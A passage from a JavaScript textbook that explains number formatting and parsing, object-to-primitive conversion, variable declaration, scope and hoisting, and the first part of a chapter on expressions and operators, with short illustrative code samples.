When working with financial or scientific data, you may want to convert numbers to strings in ways that give you control over the number of decimal places or the number of significant digits in the output, or you may want to control whether exponential notation is used. The Number class defines three methods for these kinds of number-to-string conversions. `toFixed()` converts a number to a string with a specified number of digits after the decimal point. It never uses exponential notation. `toExponential()` converts a number to a string using exponential notation, with one digit before the decimal point and a specified number of digits after the decimal point (which means that the number of significant digits is one larger than the value you specify). `toPrecision()` converts a number to a string with the number of significant digits you specify. It uses exponential notation if the number of significant digits is not large enough to display the entire integer portion of the number. Note that all three methods round the trailing digits or pad with zeros as appropriate. Consider the following examples:

```
var n = 123456.789;
n.toFixed(0);         // "123457"
n.toFixed(2);         // "123456.79"
n.toFixed(5);         // "123456.78900"
n.toExponential(1);   // "1.2e+5"
n.toExponential(3);   // "1.235e+5"
n.toPrecision(4);     // "1.235e+5"
n.toPrecision(7);     // "123456.8"
n.toPrecision(10);    // "123456.7890"
```

If you pass a string to the `Number()` conversion function, it attempts to parse that string as an integer or floating-point literal. That function only works for base-10 integers, and does not allow trailing characters that are not part of the literal. The `parseInt()`

and parseFloat() functions (these are global functions, not methods of any class) are more flexible. parseInt() parses only integers, while parseFloat() parses both integers and floating-point numbers. If a string begins with "0x" or "0X", parseInt() interprets it as a hexadecimal number.[2] Both parseInt() and parseFloat() skip leading white-space, parse as many numeric characters as they can, and ignore anything that follows. If the first nonspace character is not part of a valid numeric literal, they return NaN:

```
parseInt("3 blind mice")     // => 3
parseFloat(" 3.14 meters")   // => 3.14
parseInt("-12.34")           // => -12
parseInt("0xFF")             // => 255
parseInt("0xff")             // => 255
parseInt("-0XFF")            // => -255
parseFloat(".1")             // => 0.1
parseInt("0.1")              // => 0
parseInt(".1")               // => NaN: integers can't start with "."
parseFloat("$72.47");        // => NaN: numbers can't start with "$"
```

parseInt() accepts an optional second argument specifying the radix (base) of the number to be parsed. Legal values are between 2 and 36. For example:

```
parseInt("11", 2);           // => 3 (1*2 + 1)
parseInt("ff", 16);          // => 255 (15*16 + 15)
parseInt("zz", 36);          // => 1295 (35*36 + 35)
parseInt("077", 8);          // => 63 (7*8 + 7)
parseInt("077", 10);         // => 77 (7*10 + 7)
```

3.8.3 Object to Primitive Conversions

Object-to-boolean conversions are trivial: all objects (including arrays and functions) convert to true. This is so even for wrapper objects: new Boolean(false) is an object rather than a primitive value, and so it converts to true.

Object-to-string and object-to-number conversions are performed by invoking a method of the object to be converted. This is complicated by the fact that JavaScript objects have two different methods that perform conversions, and it is also complicated by some special cases described below. Note that the string and number conversion rules described here apply only to native objects. Host objects (defined by web browsers, for example) can convert to numbers and strings according to their own algorithms.

All objects inherit two conversion methods. The first is called toString(), and its job is to return a string representation of the object. The default toString() method does not return a very interesting value (though we'll find it useful in Example 6-4):

```
({x:1, y:2}).toString()    // => "[object Object]"
```

2. In ECMAScript 3, parseInt() may parse a string that begins with "0" (but not "0x" or "0X") as an octal number or as a decimal number. Because the behavior is unspecified, you should never use parseInt() to parse numbers with leading zeros, unless you explicitly specify the radix to be used! In ECMAScript 5, parseInt() only parses octal numbers if you explicitly pass 8 as the second argument.

Many classes define more specific versions of the `toString()` method. The `toString()` method of the Array class, for example, converts each array element to a string and joins the resulting strings together with commas in between. The `toString()` method of the Function class returns an implementation-defined representation of a function. In practice, implementations usually convert user-defined functions to strings of JavaScript source code. The Date class defines a `toString()` method that returns a human-readable (and JavaScript-parsable) date and time string. The RegExp class defines a `toString()` method that converts RegExp objects to a string that looks like a RegExp literal:

```
[1,2,3].toString()                  // => "1,2,3"
(function(x) { f(x); }).toString()  // => "function(x) {\n    f(x);\n}"
/\d+/g.toString()                   // => "/\\d+/g"
new Date(2010,0,1).toString()  // => "Fri Jan 01 2010 00:00:00 GMT-0800 (PST)"
```

The other object conversion function is called `valueOf()`. The job of this method is less well-defined: it is supposed to convert an object to a primitive value that represents the object, if any such primitive value exists. Objects are compound values, and most objects cannot really be represented by a single primitive value, so the default `valueOf()` method simply returns the object itself rather than returning a primitive. Wrapper classes define `valueOf()` methods that return the wrapped primitive value. Arrays, functions, and regular expressions simply inherit the default method. Calling `valueOf()` for instances of these types simply returns the object itself. The Date class defines a `valueOf()` method that returns the date in its internal representation: the number of milliseconds since January 1, 1970:

```
var d = new Date(2010, 0, 1);   // January 1st, 2010, (Pacific time)
d.valueOf()                     // => 1262332800000
```

With the `toString()` and `valueOf()` methods explained, we can now cover object-to-string and object-to-number conversions. Do note, however, that there are some special cases in which JavaScript performs a different object-to-primitive conversion. These special cases are covered at the end of this section.

To convert an object to a string, JavaScript takes these steps:

- If the object has a `toString()` method, JavaScript calls it. If it returns a primitive value, JavaScript converts that value to a string (if it is not already a string) and returns the result of that conversion. Note that primitive-to-string conversions are all well-defined in Table 3-2.
- If the object has no `toString()` method, or if that method does not return a primitive value, then JavaScript looks for a `valueOf()` method. If the method exists, JavaScript calls it. If the return value is a primitive, JavaScript converts that value to a string (if it is not already) and returns the converted value.
- Otherwise, JavaScript cannot obtain a primitive value from either `toString()` or `valueOf()`, so it throws a TypeError.

To convert an object to a number, JavaScript does the same thing, but it tries the `valueOf()` method first:

- If the object has a `valueOf()` method that returns a primitive value, JavaScript converts (if necessary) that primitive value to a number and returns the result.
- Otherwise, if the object has a `toString()` method that returns a primitive value, JavaScript converts and returns the value.
- Otherwise, JavaScript throws a TypeError.

The details of this object-to-number conversion explain why an empty array converts to the number 0 and why an array with a single element may also convert to a number. Arrays inherit the default `valueOf()` method that returns an object rather than a primitive value, so array-to-number conversion relies on the `toString()` method. Empty arrays convert to the empty string. And the empty string converts to the number 0. An array with a single element converts to the same string that that one element does. If an array contains a single number, that number is converted to a string, and then back to a number.

The + operator in JavaScript performs numeric addition and string concatenation. If either of its operands is an object, JavaScript converts the object using a special object-to-primitive conversion rather than the object-to-number conversion used by the other arithmetic operators. The == equality operator is similar. If asked to compare an object with a primitive value, it converts the object using the object-to-primitive conversion.

The object-to-primitive conversion used by + and == includes a special case for Date objects. The Date class is the only predefined core JavaScript type that defines meaningful conversions to both strings and numbers. The object-to-primitive conversion is basically an object-to-number conversion (`valueof()` first) for all objects that are not dates, and an object-to-string conversion (`toString()` first) for Date objects. The conversion is not exactly the same as those explained above, however: the primitive value returned by `valueOf()` or `toString()` is used directly without being forced to a number or string.

The < operator and the other relational operators perform object-to-primitive conversions like == does, but without the special case for Date objects: any object is converted by trying `valueOf()` first and then `toString()`. Whatever primitive value is obtained is used directly, without being further converted to a number or string.

+, ==, != and the relational operators are the only ones that perform this special kind of string-to-primitive conversions. Other operators convert more explicitly to a specified type and do not have any special case for Date objects. The - operator, for example, converts its operands to numbers. The following code demonstrates the behavior of +, -, ==, and > with Date objects:

```
var now = new Date();      // Create a Date object
typeof (now + 1)           // => "string": + converts dates to strings
typeof (now - 1)           // => "number": - uses object-to-number conversion
```

```
now == now.toString()     // => true: implicit and explicit string conversions
now > (now -1)            // => true: > converts a Date to a number
```

3.9 Variable Declaration

Before you use a variable in a JavaScript program, you should *declare* it. Variables are declared with the var keyword, like this:

```
var i;
var sum;
```

You can also declare multiple variables with the same var keyword:

```
var i, sum;
```

And you can combine variable declaration with variable initialization:

```
var message = "hello";
var i = 0, j = 0, k = 0;
```

If you don't specify an initial value for a variable with the var statement, the variable is declared, but its value is undefined until your code stores a value into it.

Note that the var statement can also appear as part of the for and for/in loops (introduced in Chapter 5), allowing you to succinctly declare the loop variable as part of the loop syntax itself. For example:

```
for(var i = 0; i < 10; i++) console.log(i);
for(var i = 0, j=10; i < 10; i++,j--) console.log(i*j);
for(var p in o) console.log(p);
```

If you're used to statically typed languages such as C or Java, you will have noticed that there is no type associated with JavaScript's variable declarations. A JavaScript variable can hold a value of any type. For example, it is perfectly legal in JavaScript to assign a number to a variable and then later assign a string to that variable:

```
var i = 10;
i = "ten";
```

3.9.1 Repeated and Omitted Declarations

It is legal and harmless to declare a variable more than once with the var statement. If the repeated declaration has an initializer, it acts as if it were simply an assignment statement.

If you attempt to read the value of an undeclared variable, JavaScript generates an error. In ECMAScript 5 strict mode (§5.7.3), it is also an error to assign a value to an undeclared variable. Historically, however, and in non-strict mode, if you assign a value to an undeclared variable, JavaScript actually creates that variable as a property of the global object, and it works much like (but not exactly the same as, see §3.10.2) a properly declared global variable. This means that you can get away with leaving your global variables undeclared. This is a bad habit and a source of bugs, however, and you should always declare your variables with var.

3.10 Variable Scope

The *scope* of a variable is the region of your program source code in which it is defined. A *global* variable has global scope; it is defined everywhere in your JavaScript code. On the other hand, variables declared within a function are defined only within the body of the function. They are *local* variables and have local scope. Function parameters also count as local variables and are defined only within the body of the function.

Within the body of a function, a local variable takes precedence over a global variable with the same name. If you declare a local variable or function parameter with the same name as a global variable, you effectively hide the global variable:

```
var scope = "global";          // Declare a global variable
function checkscope() {
    var scope = "local";       // Declare a local variable with the same name
    return scope;              // Return the local value, not the global one
}
checkscope()                   // => "local"
```

Although you can get away with not using the var statement when you write code in the global scope, you must always use var to declare local variables. Consider what happens if you don't:

```
scope = "global";              // Declare a global variable, even without var.
function checkscope2() {
    scope = "local";           // Oops! We just changed the global variable.
    myscope = "local";         // This implicitly declares a new global variable.
    return [scope, myscope]; // Return two values.
}
checkscope2()                  // => ["local", "local"]: has side effects!
scope                          // => "local": global variable has changed.
myscope                        // => "local": global namespace cluttered up.
```

Function definitions can be nested. Each function has its own local scope, so it is possible to have several nested layers of local scope. For example:

```
var scope = "global scope";          // A global variable
function checkscope() {
    var scope = "local scope";       // A local variable
    function nested() {
        var scope = "nested scope"; // A nested scope of local variables
        return scope;                // Return the value in scope here
    }
    return nested();
}
checkscope()                         // => "nested scope"
```

3.10.1 Function Scope and Hoisting

In some C-like programming languages, each block of code within curly braces has its own scope, and variables are not visible outside of the block in which they are declared. This is called *block scope*, and JavaScript does *not* have it. Instead, JavaScript uses

function scope: variables are visible within the function in which they are defined and within any functions that are nested within that function.

In the following code, the variables i, j, and k are declared in different spots, but all have the same scope—all three are defined throughout the body of the function:

```
function test(o) {
    var i = 0;                          // i is defined throughout function
    if (typeof o == "object") {
        var j = 0;                      // j is defined everywhere, not just block
        for(var k=0; k < 10; k++) {     // k is defined everywhere, not just loop
            console.log(k);             // print numbers 0 through 9
        }
        console.log(k);                 // k is still defined: prints 10
    }
    console.log(j);                     // j is defined, but may not be initialized
}
```

JavaScript's function scope means that all variables declared within a function are visible *throughout* the body of the function. Curiously, this means that variables are even visible before they are declared. This feature of JavaScript is informally known as *hoisting*: JavaScript code behaves as if all variable declarations in a function (but not any associated assignments) are "hoisted" to the top of the function. Consider the following code:

```
var scope = "global";
function f() {
    console.log(scope);  // Prints "undefined", not "global"
    var scope = "local"; // Variable initialized here, but defined everywhere
    console.log(scope);  // Prints "local"
}
```

You might think that the first line of the function would print "global", because the var statement declaring the local variable has not yet been executed. Because of the rules of function scope, however, this is not what happens. The local variable is defined throughout the body of the function, which means the global variable by the same name is hidden throughout the function. Although the local variable is defined throughout, it is not actually initialized until the var statement is executed. Thus, the function above is equivalent to the following, in which the variable declaration is "hoisted" to the top and the variable initialization is left where it is:

```
function f() {
    var scope;          // Local variable is declared at the top of the function
    console.log(scope); // It exists here, but still has "undefined" value
    scope = "local";    // Now we initialize it and give it a value
    console.log(scope); // And here it has the value we expect
}
```

In programming languages with block scope, it is generally good programming practice to declare variables as close as possible to where they are used and with the narrowest possible scope. Since JavaScript does not have block scope, some programmers make a point of declaring all their variables at the top of the function, rather than trying to

declare them closer to the point at which they are used. This technique makes their source code accurately reflect the true scope of the variables.

3.10.2 Variables As Properties

When you declare a global JavaScript variable, what you are actually doing is defining a property of the global object (§3.5). If you use var to declare the variable, the property that is created is nonconfigurable (see §6.7), which means that it cannot be deleted with the delete operator. We've already noted that if you're not using strict mode and you assign a value to an undeclared variable, JavaScript automatically creates a global variable for you. Variables created in this way are regular, configurable properties of the global object and they can be deleted:

```
var truevar = 1;     // A properly declared global variable, nondeletable.
fakevar = 2;         // Creates a deletable property of the global object.
this.fakevar2 = 3;   // This does the same thing.
delete truevar       // => false: variable not deleted
delete fakevar       // => true: variable deleted
delete this.fakevar2 // => true: variable deleted
```

JavaScript global variables are properties of the global object, and this is mandated by the ECMAScript specification. There is no such requirement for local variables, but you can imagine local variables as the properties of an object associated with each function invocation. The ECMAScript 3 specification referred to this object as the "call object," and the ECMAScript 5 specification calls it a "declarative environment record." JavaScript allows us to refer to the global object with the this keyword, but it does not give us any way to refer to the object in which local variables are stored. The precise nature of these objects that hold local variables is an implementation detail that need not concern us. The notion that these local variable objects exist, however, is an important one, and it is developed further in the next section.

3.10.3 The Scope Chain

JavaScript is a *lexically scoped* language: the scope of a variable can be thought of as the set of source code lines for which the variable is defined. Global variables are defined throughout the program. Local variables are defined throughout the function in which they are declared, and also within any functions nested within that function.

If we think of local variables as properties of some kind of implementation-defined object, then there is another way to think about variable scope. Every chunk of JavaScript code (global code or functions) has a *scope chain* associated with it. This scope chain is a list or chain of objects that defines the variables that are "in scope" for that code. When JavaScript needs to look up the value of a variable x (a process called *variable resolution*), it starts by looking at the first object in the chain. If that object has a property named x, the value of that property is used. If the first object does not have a property named x, JavaScript continues the search with the next object in the chain. If the second object does not have a property named x, the search moves on to the next

object, and so on. If x is not a property of any of the objects in the scope chain, then x is not in scope for that code, and a ReferenceError occurs.

In top-level JavaScript code (i.e., code not contained within any function definitions), the scope chain consists of a single object, the global object. In a non-nested function, the scope chain consists of two objects. The first is the object that defines the function's parameters and local variables, and the second is the global object. In a nested function, the scope chain has three or more objects. It is important to understand how this chain of objects is created. When a function is defined, it stores the scope chain then in effect. When that function is invoked, it creates a new object to store its local variables, and adds that new object to the stored scope chain to create a new, longer, chain that represents the scope for that function invocation. This becomes more interesting for nested functions because each time the outer function is called, the inner function is defined again. Since the scope chain differs on each invocation of the outer function, the inner function will be subtly different each time it is defined—the code of the inner function will be identical on each invocation of the outer function, but the scope chain associated with that code will be different.

This notion of a scope chain is helpful for understanding the `with` statement (§5.7.1) and is crucial for understanding closures (§8.6).

CHAPTER 4

Expressions and Operators

An *expression* is a phrase of JavaScript that a JavaScript interpreter can *evaluate* to produce a value. A constant embedded literally in your program is a very simple kind of expression. A variable name is also a simple expression that evaluates to whatever value has been assigned to that variable. Complex expressions are built from simpler expressions. An array access expression, for example, consists of one expression that evaluates to an array followed by an open square bracket, an expression that evaluates to an integer, and a close square bracket. This new, more complex expression evaluates to the value stored at the specified index of the specified array. Similarly, a function invocation expression consists of one expression that evaluates to a function object and zero or more additional expressions that are used as the arguments to the function.

The most common way to build a complex expression out of simpler expressions is with an *operator*. An operator combines the values of its *operands* (usually two of them) in some way and evaluates to a new value. The multiplication operator * is a simple example. The expression `x * y` evaluates to the product of the values of the expressions `x` and `y`. For simplicity, we sometimes say that an operator *returns* a value rather than "evaluates to" a value.

This chapter documents all of JavaScript's operators, and it also explains expressions (such as array indexing and function invocation) that do not use operators. If you already know another programming language that uses C-style syntax, you'll find that the syntax of most of JavaScript's expressions and operators is already familiar to you.

4.1 Primary Expressions

The simplest expressions, known as *primary expressions*, are those that stand alone—they do not include any simpler expressions. Primary expressions in JavaScript are constant or *literal* values, certain language keywords, and variable references.

Literals are constant values that are embedded directly in your program. They look like these:

```
1.23        // A number literal
"hello"     // A string literal
/pattern/   // A regular expression literal
```

JavaScript syntax for number literals was covered in §3.1. String literals were documented in §3.2. The regular expression literal syntax was introduced in §3.2.4 and will be documented in detail in Chapter 10.

Some of JavaScript's reserved words are primary expressions:

```
true      // Evalutes to the boolean true value
false     // Evaluates to the boolean false value
null      // Evaluates to the null value
this      // Evaluates to the "current" object
```

We learned about `true`, `false`, and `null` in §3.3 and §3.4. Unlike the other keywords, `this` is not a constant—it evaluates to different values in different places in the program. The `this` keyword is used in object-oriented programming. Within the body of a method, `this` evaluates to the object on which the method was invoked. See §4.5, Chapter 8 (especially §8.2.2), and Chapter 9 for more on `this`.

Finally, the third type of primary expression is the bare variable reference:

```
i           // Evaluates to the value of the variable i.
sum         // Evaluates to the value of the variable sum.
undefined   // undefined is a global variable, not a keyword like null.
```

When any identifier appears by itself in a program, JavaScript assumes it is a variable and looks up its value. If no variable with that name exists, the expression evaluates to the `undefined` value. In the strict mode of ECMAScript 5, however, an attempt to evaluate a nonexistent variable throws a ReferenceError instead.

4.2 Object and Array Initializers

Object and array *initializers* are expressions whose value is a newly created object or array. These initializer expressions are sometimes called "object literals" and "array literals." Unlike true literals, however, they are not primary expressions, because they include a number of subexpressions that specify property and element values. Array initializers have a slightly simpler syntax, and we'll begin with those.

An array initializer is a comma-separated list of expressions contained within square brackets. The value of an array initializer is a newly created array. The elements of this new array are initialized to the values of the comma-separated expressions:

```
[]        // An empty array: no expressions inside brackets means no elements
[1+2,3+4] // A 2-element array.  First element is 3, second is 7
```

The element expressions in an array initializer can themselves be array initializers, which means that these expressions can create nested arrays:

```
var matrix = [[1,2,3], [4,5,6], [7,8,9]];
```

The element expressions in an array initializer are evaluated each time the array initializer is evaluated. This means that the value of an array initializer expression may be different each time it is evaluated.

Undefined elements can be included in an array literal by simply omitting a value between commas. For example, the following array contains five elements, including three undefined elements:

```
var sparseArray = [1,,,,5];
```

A single trailing comma is allowed after the last expression in an array initializer and does not create an undefined element.

Object initializer expressions are like array initializer expressions, but the square brackets are replaced by curly brackets, and each subexpression is prefixed with a property name and a colon:

```
var p = { x:2.3, y:-1.2 };  // An object with 2 properties
var q = {};                 // An empty object with no properties
q.x = 2.3; q.y = -1.2;      // Now q has the same properties as p
```

Object literals can be nested. For example:

```
var rectangle = { upperLeft:  { x: 2, y: 2 },
                  lowerRight: { x: 4, y: 5 } };
```

The expressions in an object initializer are evaluated each time the object initializer is evaluated, and they need not have constant values: they can be arbitrary JavaScript expressions. Also, the property names in object literals may be strings rather than identifiers (this is useful to specify property names that are reserved words or are otherwise not legal identifiers):

```
var side = 1;
var square = { "upperLeft":  { x: p.x, y: p.y },
               'lowerRight': { x: p.x + side, y: p.y + side}};
```

We'll see object and array initializers again in Chapters 6 and 7.

4.3 Function Definition Expressions

A function definition expression defines a JavaScript function, and the value of such an expression is the newly defined function. In a sense, a function definition expression is a "function literal" in the same way that an object initializer is an "object literal." A function definition expression typically consists of the keyword `function` followed by a comma-separated list of zero or more identifiers (the parameter names) in parentheses and a block of JavaScript code (the function body) in curly braces. For example:

```
// This function returns the square of the value passed to it.
var square = function(x) { return x * x; }
```

A function definition expression can also include a name for the function. Functions can also be defined using a function statement rather than a function expression. Complete details on function definition are in Chapter 8.

4.4 Property Access Expressions

A property access expression evaluates to the value of an object property or an array element. JavaScript defines two syntaxes for property access:

```
expression . identifier
expression [ expression ]
```

The first style of property access is an expression followed by a period and an identifier. The expression specifies the object, and the identifier specifies the name of the desired property. The second style of property access follows the first expression (the object or array) with another expression in square brackets. This second expression specifies the name of the desired property or the index of the desired array element. Here are some concrete examples:

```
var o = {x:1,y:{z:3}};  // An example object
var a = [o,4,[5,6]];    // An example array that contains the object
o.x                     // => 1: property x of expression o
o.y.z                   // => 3: property z of expression o.y
o["x"]                  // => 1: property x of object o
a[1]                    // => 4: element at index 1 of expression a
a[2]["1"]               // => 6: element at index 1 of expression a[2]
a[0].x                  // => 1: property x of expression a[0]
```

With either type of property access expression, the expression before the . or [is first evaluated. If the value is `null` or `undefined`, the expression throws a TypeError, since these are the two JavaScript values that cannot have properties. If the value is not an object (or array), it is converted to one (see §3.6). If the object expression is followed by a dot and an identifier, the value of the property named by that identifier is looked up and becomes the overall value of the expression. If the object expression is followed by another expression in square brackets, that second expression is evaluated and converted to a string. The overall value of the expression is then the value of the property named by that string. In either case, if the named property does not exist, then the value of the property access expression is `undefined`.

The *.identifier* syntax is the simpler of the two property access options, but notice that it can only be used when the property you want to access has a name that is a legal identifier, and when you know then name when you write the program. If the property name is a reserved word or includes spaces or punctuation characters, or when it is a number (for arrays), you must use the square bracket notation. Square brackets are also used when the property name is not static but is itself the result of a computation (see §6.2.1 for an example).

Objects and their properties are covered in detail in Chapter 6, and arrays and their elements are covered in Chapter 7.

4.5 Invocation Expressions

An *invocation expression* is JavaScript's syntax for calling (or executing) a function or method. It starts with a function expression that identifies the function to be called. The function expression is followed by an open parenthesis, a comma-separated list of zero or more argument expressions, and a close parenthesis. Some examples:

```
f(0)           // f is the function expression; 0 is the argument expression.
Math.max(x,y,z) // Math.max is the function; x, y and z are the arguments.
a.sort()       // a.sort is the function; there are no arguments.
```

When an invocation expression is evaluated, the function expression is evaluated first, and then the argument expressions are evaluated to produce a list of argument values. If the value of the function expression is not a callable object, a TypeError is thrown. (All functions are callable. Host objects may also be callable even if they are not functions. This distinction is explored in §8.7.7.) Next, the argument values are assigned, in order, to the parameter names specified when the function was defined, and then the body of the function is executed. If the function uses a `return` statement to return a value, then that value becomes the value of the invocation expression. Otherwise, the value of the invocation expression is `undefined`. Complete details on function invocation, including an explanation of what happens when the number of argument expressions does not match the number of parameters in the function definition, are in Chapter 8 .

Every invocation expression includes a pair of parentheses and an expression before the open parenthesis. If that expression is a property access expression, then the invocation is known as a *method invocation*. In method invocations, the object or array that is the subject of the property access becomes the value of the `this` parameter while the body of the function is being executed. This enables an object-oriented programming paradigm in which functions (known by their OO name, "methods") operate on the object of which they are part. See Chapter 9 for details.

Invocation expressions that are not method invocations normally use the global object as the value of the `this` keyword. In ECMAScript 5, however, functions that are defined in strict mode are invoked with `undefined` as their `this` value rather than the global object. See §5.7.3 for more on strict mode.

4.6 Object Creation Expressions

An *object creation expression* creates a new object and invokes a function (called a constructor) to initialize the properties of that object. Object creation expressions are like invocation expressions except that they are prefixed with the keyword `new`:

```
new Object()
new Point(2,3)
```

If no arguments are passed to the constructor function in an object creation expression, the empty pair of parentheses can be omitted:

```
new Object
new Date
```

When an object creation expression is evaluated, JavaScript first creates a new empty object, just like the one created by the object initializer {}. Next, it invokes the specified function with the specified arguments, passing the new object as the value of the this keyword. The function can then use this to initialize the properties of the newly created object. Functions written for use as constructors do not return a value, and the value of the object creation expression is the newly created and initialized object. If a constructor does return an object value, that value becomes the value of the object creation expression and the newly created object is discarded.

Constructors are explained in more detail in Chapter 9.

4.7 Operator Overview

Operators are used for JavaScript's arithmetic expressions, comparison expressions, logical expressions, assignment expressions, and more. Table 4-1 summarizes the operators and serves as a convenient reference.

Note that most operators are represented by punctuation characters such as + and =. Some, however, are represented by keywords such as delete and instanceof. Keyword operators are regular operators, just like those expressed with punctuation; they simply have a less succinct syntax.

Table 4-1 is organized by operator precedence. The operators listed first have higher precedence than those listed last. Operators separated by a horizontal line have different precedence levels. The column labeled A gives the operator associativity, which can be L (left-to-right) or R (right-to-left), and the column N specifies the number of operands. The column labeled Types lists the expected types of the operands and (after the → symbol) the result type for the operator. The subsections that follow the table explain the concepts of precedence, associativity, and operand type. The operators themselves are individually documented following that discussion.

Table 4-1. JavaScript operators

Operator	Operation	A	N	Types
++	Pre- or post-increment	R	1	lval→num
--	Pre- or post-decrement	R	1	lval→num
-	Negate number	R	1	num→num
+	Convert to number	R	1	num→num
~	Invert bits	R	1	int→int
!	Invert boolean value	R	1	bool→bool

Operator	Operation	A	N	Types
delete	Remove a property	R	1	lval→bool
typeof	Determine type of operand	R	1	any→str
void	Return undefined value	R	1	any→undef
*, /, %	Multiply, divide, remainder	L	2	num,num→num
+, -	Add, subtract	L	2	num,num→num
+	Concatenate strings	L	2	str,str→str
<<	Shift left	L	2	int,int→int
>>	Shift right with sign extension	L	2	int,int→int
>>>	Shift right with zero extension	L	2	int,int→int
<, <=, >, >=	Compare in numeric order	L	2	num,num→bool
<, <=, >, >=	Compare in alphabetic order	L	2	str,str→bool
instanceof	Test object class	L	2	obj,func→bool
in	Test whether property exists	L	2	str,obj→bool
==	Test for equality	L	2	any,any→bool
!=	Test for inequality	L	2	any,any→bool
===	Test for strict equality	L	2	any,any→bool
!==	Test for strict inequality	L	2	any,any→bool
&	Compute bitwise AND	L	2	int,int→int
^	Compute bitwise XOR	L	2	int,int→int
|	Compute bitwise OR	L	2	int,int→int
&&	Compute logical AND	L	2	any,any→any
||	Compute logical OR	L	2	any,any→any
?:	Choose 2nd or 3rd operand	R	3	bool,any,any→any
=	Assign to a variable or property	R	2	lval,any→any
*=, /=, %=, +=, -=, &=, ^=, |=, <<=, >>=, >>>=	Operate and assign	R	2	lval,any→any
,	Discard 1st operand, return second	L	2	any,any→any

4.7.1 Number of Operands

Operators can be categorized based on the number of operands they expect (their *arity*). Most JavaScript operators, like the * multiplication operator, are *binary operators* that combine two expressions into a single, more complex expression. That is, they expect two operands. JavaScript also supports a number of *unary operators*, which convert a single expression into a single, more complex expression. The - operator in

the expression -x is a unary operator that performs the operation of negation on the operand x. Finally, JavaScript supports one *ternary operator*, the conditional operator ?:, which combines three expressions into a single expression.

4.7.2 Operand and Result Type

Some operators work on values of any type, but most expect their operands to be of a specific type, and most operators return (or evaluate to) a value of a specific type. The Types column in Table 4-1 specifies operand types (before the arrow) and result type (after the arrow) for the operators.

JavaScript operators usually convert the type (see §3.8) of their operands as needed. The multiplication operator * expects numeric operands, but the expression "3" * "5" is legal because JavaScript can convert the operands to numbers. The value of this expression is the number 15, not the string "15", of course. Remember also that every JavaScript value is either "truthy" or "falsy," so operators that expect boolean operands will work with an operand of any type.

Some operators behave differently depending on the type of the operands used with them. Most notably, the + operator adds numeric operands but concatenates string operands. Similarly, the comparison operators such as < perform comparison in numerical or alphabetical order depending on the type of the operands. The descriptions of individual operators explain their type-dependencies and specify what type conversions they perform.

4.7.3 Lvalues

Notice that the assignment operators and a few of the other operators listed in Table 4-1 expect an operand of type lval. *lvalue* is a historical term that means "an expression that can legally appear on the left side of an assignment expression." In JavaScript, variables, properties of objects, and elements of arrays are lvalues. The ECMAScript specification allows built-in functions to return lvalues but does not define any functions that behave that way.

4.7.4 Operator Side Effects

Evaluating a simple expression like 2 * 3 never affects the state of your program, and any future computation your program performs will be unaffected by that evaluation. Some expressions, however, have *side effects*, and their evaluation may affect the result of future evaluations. The assignment operators are the most obvious example: if you assign a value to a variable or property, that changes the value of any expression that uses that variable or property. The ++ and -- increment and decrement operators are similar, since they perform an implicit assignment. The delete operator also has side effects: deleting a property is like (but not the same as) assigning undefined to the property.

No other JavaScript operators have side effects, but function invocation and object creation expressions will have side effects if any of the operators used in the function or constructor body have side effects.

4.7.5 Operator Precedence

The operators listed in Table 4-1 are arranged in order from high precedence to low precedence, with horizontal lines separating groups of operators at the same precedence level. Operator precedence controls the order in which operations are performed. Operators with higher precedence (nearer the top of the table) are performed before those with lower precedence (nearer to the bottom).

Consider the following expression:

```
w = x + y*z;
```

The multiplication operator * has a higher precedence than the addition operator +, so the multiplication is performed before the addition. Furthermore, the assignment operator = has the lowest precedence, so the assignment is performed after all the operations on the right side are completed.

Operator precedence can be overridden with the explicit use of parentheses. To force the addition in the previous example to be performed first, write:

```
w = (x + y)*z;
```

Note that property access and invocation expressions have higher precedence than any of the operators listed in Table 4-1. Consider this expression:

```
typeof my.functions[x](y)
```

Although `typeof` is one of the highest-priority operators, the `typeof` operation is performed on the result of the two property accesses and the function invocation.

In practice, if you are at all unsure about the precedence of your operators, the simplest thing to do is to use parentheses to make the evaluation order explicit. The rules that are important to know are these: multiplication and division are performed before addition and subtraction, and assignment has very low precedence and is almost always performed last.

4.7.6 Operator Associativity

In Table 4-1, the column labeled A specifies the *associativity* of the operator. A value of L specifies left-to-right associativity, and a value of R specifies right-to-left associativity. The associativity of an operator specifies the order in which operations of the same precedence are performed. Left-to-right associativity means that operations are performed from left to right. For example, the subtraction operator has left-to-right associativity, so:

```
w = x - y - z;
```

is the same as:

```
w = ((x - y) - z);
```

On the other hand, the following expressions:

```
x = ~-y;
w = x = y = z;
q = a?b:c?d:e?f:g;
```

are equivalent to:

```
x = ~(-y); w = (x = (y = z)); q =
a?b:(c?d:(e?f:g));
```

because the unary, assignment, and ternary conditional operators have right-to-left associativity.

4.7.7 Order of Evaluation

Operator precedence and associativity specify the order in which operations are performed in a complex expression, but they do not specify the order in which the subexpressions are evaluated. JavaScript always evaluates expressions in strictly left-to-right order. In the expression `w=x+y*z`, for example, the subexpression `w` is evaluated first, followed by `x`, `y`, and `z`. Then the values of `y` and `z` are multiplied, added to the value of `x`, and assigned to the variable or property specified by expression `w`. Adding parentheses to the expressions can change the relative order of the multiplication, addition, and assignment, but not the left-to-right order of evaluation.

Order of evaluation only makes a difference if any of the expressions being evaluated has side effects that affect the value of another expression. If expression `x` increments a variable that is used by expression `z`, then the fact that `x` is evaluated before `z` is important.

4.8 Arithmetic Expressions

This section covers the operators that perform arithmetic or other numerical manipulations on their operands. The multiplication, division, and subtraction operators are straightforward and are covered first. The addition operator gets a subsection of its own because it can also perform string concatenation and has some unusual type conversion rules. The unary operators and the bitwise operators are also covered in subsections of their own.

The basic arithmetic operators are `*` (multiplication), `/` (division), `%` (modulo: remainder after division), `+` (addition), and `-` (subtraction). As noted, we'll discuss the `+` operator in a section of its own. The other basic four operators simply evaluate their operands, convert the values to numbers if necessary, and then compute the product, quotient, remainder, or difference between the values. Non-numeric operands that cannot convert to numbers convert to the `NaN` value. If either operand is (or converts to) `NaN`, the result of the operation is also `NaN`.

The / operator divides its first operand by its second. If you are used to programming languages that distinguish between integer and floating-point numbers, you might expect to get an integer result when you divide one integer by another. In JavaScript, however, all numbers are floating-point, so all division operations have floating-point results: `5/2` evaluates to `2.5`, not `2`. Division by zero yields positive or negative infinity, while `0/0` evaluates to `NaN`: neither of these cases raises an error.

The `%` operator computes the first operand modulo the second operand. In other words, it returns the remainder after whole-number division of the first operand by the second operand. The sign of the result is the same as the sign of the first operand. For example, `5 % 2` evaluates to `1` and `-5 % 2` evaluates to `-1`.

While the modulo operator is typically used with integer operands, it also works for floating-point values. For example, `6.5 % 2.1` evaluates to `0.2`.

4.8.1 The + Operator

